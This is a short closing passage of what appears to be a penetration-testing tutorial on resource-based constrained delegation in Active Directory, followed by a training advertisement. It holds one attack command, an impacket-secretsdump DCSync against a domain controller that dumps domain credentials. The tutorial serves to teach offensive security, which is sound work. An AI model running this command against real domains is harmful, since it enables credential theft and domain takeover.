
5. Perform a DCSync against DC01 as administrator

impacket-secretsdump -k DC01.secure.local
Conclusion

Resource‑based constrained delegation is a fun, nuanced configuration that on its own offers little to an attacker. But when combined with known vulnerabilities, overly powerful permissions, or other external factors, it becomes far more valuable!

References


Ready to learn more?

Level up your skills with affordable classes from Antisyphon!

Pay-What-You-Can Training

Available live/virtual and on-demand